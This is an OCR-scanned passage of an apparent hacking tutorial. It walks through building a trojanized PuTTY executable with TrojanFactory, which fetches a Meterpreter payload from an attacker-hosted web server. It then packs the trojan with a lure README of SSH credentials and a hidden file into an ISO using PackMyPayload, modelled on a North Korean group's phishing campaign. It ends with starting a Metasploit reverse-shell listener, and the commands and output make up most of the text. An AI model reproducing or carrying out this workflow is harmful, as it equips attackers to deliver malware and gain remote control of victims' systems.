
Creating a Trojan is only one part. The other part is to pack this Trojan along with a README.TXT file and into a ISO archive. We have used PackMyPayload to do this.

```
+

[.] Packaging input file to output .iso (iso)...
Burning files onto ISO:
    Adding file: //Putty_malicious_2.exe
    Adding file: //Instructions.txt
    Adding file: //README.txt
    Hiding file: //Instructions.txt

[+] Generated file written to (size: 311296): Putty_malicious_2.is
o
```


Then we copied this ISO archive to the target system. When clicked on it, the archive opened. Here, our Trojan is shown with a WinRAR icon.



Whatever. When we click on this Trojan the following error occurs.



It is facing some problem in extracting our payload. Failing to execute payload is one problem. Not showing the EXE icon is another problem. We have noticed that when we open our ISO archive with WinRAR as shon in the image given below, the icon is being displayed correctly for our trojan.



Although this method is partly successful, we failed to create the entire hacking scenario. Let's try another tool and see if we can get what we want. Enter Trojan factory. Trojan factory can be cloned from Github as shown below.

```
┌──(kali㉿222vm)-[~/Attackware]
└─$ git clone https://github.com/z00z/TrojanFactory
Cloning into 'TrojanFactory'...
remote: Enumerating objects: 63, done.
remote: Total 63 (delta 0), reused 0 (delta 0), pack-reused 63
Receiving objects: 100% (63/63), 123.90 KiB | 280.00 KiB/s, done.
Resolving deltas: 100% (25/25), done.
```

The download information is given in our Downloads section. Trojan factory requires AutoIt. The installation instructions to install AutoIt are given in our Installations section. Once AutoIt is finished installing navigating to the cloned directory.

```
┌──(kali㉿222vm)-[~/Attackware/TrojanFactory]
└─$ ls
icons                README.md          Trojan.py
mitmproxy_script.py  trojan_factory.py  Trojan.pyc

┌──(kali㉿222vm)-[~/Attackware/TrojanFactory]
└─$
```

Unlike Trojanizer, for Trojan Factory to work, the payload and the harmless file should be hosted on a web server. Then the URL needs to be entered in the command running trojan_factory as shown below.

```
┌──(kali㉿222vm)-[~/Attackware/TrojanFactory]
└─$ sudo python3 trojan_factory.py -f http://192.168.40.153:8000/p
utty.exe -e http://192.168.40.153:8000/met_153_4444.exe -i /home/k
ali/Desktop/PUTTY.ico -o Putty_malicious.exe
sudo: unable to resolve host 222vm: Name or service not known
002c:err:winediag:getaddrinfo Failed to resolve your host name IP

┌──(kali㉿222vm)-[~/Attackware/TrojanFactory]
└─$ ls
icons                 __pycache__          Trojan.py
mitmproxy_script.py   README.md            Trojan.pyc
Putty_malicious.exe   trojan_factory.py    trojan.txt

┌──(kali㉿222vm)-[~/Attackware/TrojanFactory]
└─$
```

The “-f” option is used to specify the URl of the harmless file (In our case this is putty.exe executa -ble). The “-e” option is used to specify the URL of the payload. The “-i” option is used to specify the icon for the trojan we will be creating. The “-o” option is used to specify the Trojan file. Here we have named it "Putty_ malicious.exe".

The Trojan is ready. Let's show you in detail how we will be creating the ISO archive in the hacking scenario used by North Korean hacking group UNC4034. The initial access was provided by an ISO archive. This ISO archive contained the trojanized version of PUTTY and README. TXT file.

This README.TXT contained connection information for SSH and credentials. The plan may be to lure victims to open PUTTY to connect using the given credentials. As the trojanized PUTTY runs, additional malware is installed on the target system.For this tutorial, we create a text file named “README.TXT” with dummy connection information and credentials.

```
  GNU nano 6.2                        README.txt

Conection Details

IP ADDRESS: 10.10.10.x <The IP the attacker wants you to
                        connect to>

Port:22

Username: admin
Password: admin



                      [ Read 10 lines ]
```

Then we create a new directory named "malicious_PUTTY" and copy this README.TXT file and Putty_malicious_exe file to this new directory.

```
┌──(kali㉿222vm)-[~/Attackware/PackMyPayload/malicious_PuTTY]
└─$ ls
Instructions.txt  Putty_malicious.exe  README.txt

┌──(kali㉿222vm)-[~/Attackware/PackMyPayload/malicious_PuTTY]
└─$
```

We also create another text file named “Instructions.txt” in the same directory. This is the same file as README.TXT (not part of the scenario) but to be hidden by PackMyPayload. After all th-e files are ready, I use PackMyPayload to compress these files into an ISO archive.


```
┌──(kali㉿222vm)-[~/Attackware/PackMyPayload]
└─$ python3 PackMyPayload.py /home/kali/Attackware/PackMyPayload/m
alicious_PuTTY Putty_malicious.iso --out-format iso --hide Instruc
tions.txt

+       o     +                o   +       o      +                o
    +             o     +           +             o     +
+
    o  +          +         +           o  +           +
o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
   :: PACK MY PAYLOAD (1.1.0)        -_-_-_-_-_-_-|   /\_/\
   for all your container cravings    -_-_-_-_-_-~|__( ^ .^)  +
+
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_''  ''
+       o          o   +       o       +      o          o   +
```

```
o
+       o            +      o    ~   Mariusz Banach / mgeeky    o
o       ~     +           ~         <mb [at] binary-offensive.com>
    o           +                       o           +
+

[.] Packaging input file to output .iso (iso)...
Burning files onto ISO:
    Adding file: //Instructions.txt
    Adding file: //Putty_malicious.exe
    Adding file: //README.txt
    Hiding file: //Instructions.txt

[+] Generated file written to (size: 983040): Putty_malicious.iso
```


The Putty_malicious ISO archive is ready. I start the listener on Attacker machine.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

